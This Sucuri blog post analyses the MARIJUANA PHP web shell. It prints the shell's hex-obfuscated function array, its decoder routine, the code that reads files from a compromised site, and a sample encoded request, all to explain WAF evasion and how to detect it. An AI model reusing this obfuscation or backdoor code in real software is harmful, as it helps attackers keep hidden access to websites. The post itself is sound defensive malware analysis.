

Sucuri Blog

blog.sucuri.net/2020/12/obfuscation-techniques-in-marijuana-shell-bypass.html

Luke Leal

December 4, 2020



Attackers are always trying to come up with new ways to evade detection from the wide range of security controls available for web applications. This also extends to malware like PHP shells, which are typically left on compromised websites as a backdoor to maintain unauthorized access.

MARIJUANA

— DIOS — NO — CREA — NADA — EN — VANO —

Linux KTP 5.6.0-kali1-amd64 #1 SMP Debian 5.6.7-1kali1 (2020-05-12) x86_64

:::1

SOFT : Apache/2.4.43 (Debian) PHP : 7.3.15-3

/var/www/html/wordpress/

UPLOAD

	[NAME]	[SIZE]	[PERM]	[DATE]	[ACT]
+FILE +DIR					
	wp-admin	dir	drwsr-sr-x	2020-04-15 18:12	R D
	wp-content	dir	drwsr-sr-x	2020-05-27 17:25	R D
	wp-includes	dir	drwsr-sr-x	2020-04-21 11:51	R D
	.htaccess	0.45 KB	-rw-r--r--	2020-05-06 10:59	R E G D
	l.css	1.462 KB	-rwxrwxrwt	2020-01-13 17:40	R E G D
	adminer.php	477.613 KB	-rwxrwxrwt	2020-01-13 19:49	R E G D
	bgl.png	3.23 KB	-rwxrwxrwt	2020-01-13 17:40	R E G D
	civ1.php	0.085 KB	-rw-r--r--	2020-03-22 23:33	R E G D
	favicon.ico	0 KB	-rwxrwxrwt	2020-02-24 14:22	R E G D
	index.php	0.396 KB	-rwxrwxrwx	2020-04-21 11:51	R E G D
	index.php-bkup	0.408 KB	-rwxrwxrwt	2020-02-24 21:32	R E G D
	license.txt	19.448 KB	-rwxrwxrwx	2020-04-21 11:51	R E G D
	oct.php	18.994 KB	-rw-r--r--	2020-06-02 16:55	R E G D
	output-2020-05-22_09:28.log	2.387 KB	-rw-r--r--	2020-05-22 09:28	R E G D
	readme.html	7.107 KB	-rwxrwxrwx	2020-05-04 18:11	R E G D
	temp.php	0.01 KB	-rw-r--r--	2020-05-14 15:34	R E G D
	test.js	0.026 KB	-rw-r--r--	2020-03-11 18:51	R E G D

MARIJUANA is the name of a PHP shell that we have been tracking since last year. The author has a GitHub page which promotes a claim that the shell possesses a “stealth” mode, which can be used to bypass website security services like web application firewalls (WAFs).

0x5a455553 / MARIJUANA Watch 2 Star 15 Fork 25

Code Issues 0 Pull requests 0 Actions Projects 0 Security 0 Insights

Branch: master MARIJUANA / README.md Find file Copy path

0x5a455553 Update README.md 6509a91 on May 13, 2019
1 contributor

23 lines (20 sloc) | 715 Bytes Raw Blame History

MARIJUANA

Version 0.1 Release Beta


Summary

MARIJUANA web shell is backdoor build in PHP language with stealth mode that can bypass server security. Every functions has been encoded to hex for bypassing WAF.

Features

- NO RELOAD URL (JQUERY)
- BYPASS FORBIDDEN
- MULTIPLE UPLOAD (AUTO SUBMIT)
- UNZIP
- NON EMPTY DIR REMOVAL
- REQUESTS
- FILE DOWNLOAD
- RENAME
- B64 ENCODE DECODE (JQUERY)
- CHMOD
- CHANGE TIME
- NEW FILE AND DIR

Preview



Obfuscation with Hexadecimal Values

In an attempt to evade signature-based scanners (and other security controls), attackers often take advantage of code obfuscation techniques. Sometimes, the entire file's code will be obfuscated, whereas, other times only specific sections of the code will be impacted.

In the case of this **MARIJUANA** shell, specific sections have been obfuscated — primarily PHP functions known to be suspicious or used in many types of malware.

Instead of just using PHP functions in their **plaintext** form, the author chose to obfuscate them by storing the functions in an array of hexadecimal values.

```

$Array = ['7068705f756e616d65', '70687076657273696f6e', '6368646972', '676574637764',
'707265675f73706c6974', '636f7079', '66696c655f6765745f636f6e74656e7473',
'6261736536345f6465636f6465', '69735f646972', '6f625f656e645f636c65616e28293b',
'756e6c696e6b', '6d6b646972', '63686d6f64', '7363616e646972',
'7374725f7265706c616365', '68746d6c7370656369616c6368617273', '7661725f64756d70',
'666f70656e', '667772697465', '66636c6f7365', '64617465', '66696c656d74696d65',
'737562737472', '737072696e7466', '66696c657065726d73', '746f756368',
'66696c655f657869737473', '72656e616d65', '69735f6172726179', '69735f6f626a656374',
'737472706f73', '69735f7772697461626c65', '69735f7265616461626c65',
'737472746f74696d65', '66696c6573697a65', '726d646972', '6f625f6765745f636c65616e',
'7265616466696c65', '617373657274', ];
$__ = count($Array);
for ($i = 0;$i < $__;$i++)
{
    $GNJ[] = uhex($Array[$i]);
}
...
function uhex($y)
{
    $n = '';
    for ($i = 0;$i < strlen($y) - 1;$i += 2)
    {
        $n .= chr(hexdec($y[$i] . $y[$i + 1]));
    }
    return $n;
}

```

The custom function **uhex** contains PHP code used to deobfuscate the hexadecimal strings back into their plaintext PHP functions.

If we use PHP's **print_r**, we can view these deobfuscated PHP functions in the array's order.

```

[0] => php_uname - provides information on the server's operating system
[1] => phpversion - gets the current PHP version
[2] => chdir - changes directory, a mandatory feature of file managers
[3] => getcwd - get current working directory
[4] => preg_split - uses regex to split strings of data
[5] => copy - copy file contents
[6] => file_get_contents - used to get contents of a local file for viewing by
the attacker using the PHP shell
[7] => base64_decode - common decoding function
...

```

Viewing File Contents on Compromised Websites

In addition to storing the PHP functions in hexadecimal format, the script also receives commands sent by the attacker in hexadecimal, converting to plaintext whenever they are received.

A good example of this method in action can be seen in this PHP code, which is used to allow the PHP shell's user to view the contents of a file within a compromised website's environment:

```

if (isset($_GET["s"]))
{
    echo $_ . uhex($_GET["s"]) . $_ . '
                                <textarea readonly="yes">' . $GNJ[15]($GNJ[6]
(uhex($_GET["s"]))) . '</textarea>
//this becomes htmlspecialchars(file_get_contents(index.php))
                                <br />
                                <br />
                                <input onclick="location.href=\'?d=\' . $_GET["d"]
. '&e=\' . $_GET["s"] . \'\' type="submit" class="w" value="&nbsp;EDIT&nbsp;" />
                                ' . $_c_;
}

```

As an evasive maneuver, both the **file_get_contents** function and **htmlspecialchars** function are obfuscated, since these are common flags for malware. After the functions are converted to plaintext from their hexadecimal format, they are then stored in the **\$GNJ** variable array.

```

$__ = count($Array);
for ($i = 0;$i < $__;$i++)
{
    $GNJ[] = uhex($Array[$i]);
}

```

This allows the attacker to use the variable's name, **\$GNJ**, along with the order that it appears within the array in brackets.

The PHP function assigned to the array position 15 is **htmlspecialchars** and **file_get_contents** is assigned array position 6, allowing the attacker to use the variable array in place of the PHP function and obfuscate its usage:

```

$GNJ[15]($GNJ[6](uhex($_GET["s"])))
↓
htmlspecialchars(file_get_contents((uhex($_GET["s"])))

```


Finally, to allow the bad actor to view file contents from the shell, the attacker's browser submits a **GET** request with "d" and "s" parameters containing the hexadecimal format for the directory name and file name, respectively:

```

marijuana.php?d=2f7661722f7777772f68746d6c2f776f72647072657373&s=696e6465782e706870

```

To identify this type of malicious behavior, one option is to use a tool like [asciitohex](#) to quickly convert the hexadecimal values above, helping you to determine that the request is trying to view the file **index.php** from within the directory **/var/www/html/wordpress/**. Another option is to use our [web application firewall](#), which detects and blocks these types of requests from ever reaching your website.



All of these incoming obfuscated hexadecimal requests are supposed to make it more difficult for WAFs to detect the traffic as malicious and block it.

This functionality ultimately results in a PHP shell that can be loaded in the browser and used to perform general file manager functions (upload, change permissions, view files, etc).

Since PHP shells typically operate as backdoors, they shouldn't load or disrupt your website and you would likely be unaware of their existence until you start seeing signs of a compromised website. As a result, this type of malware is best detected on a website by using server-side scanning.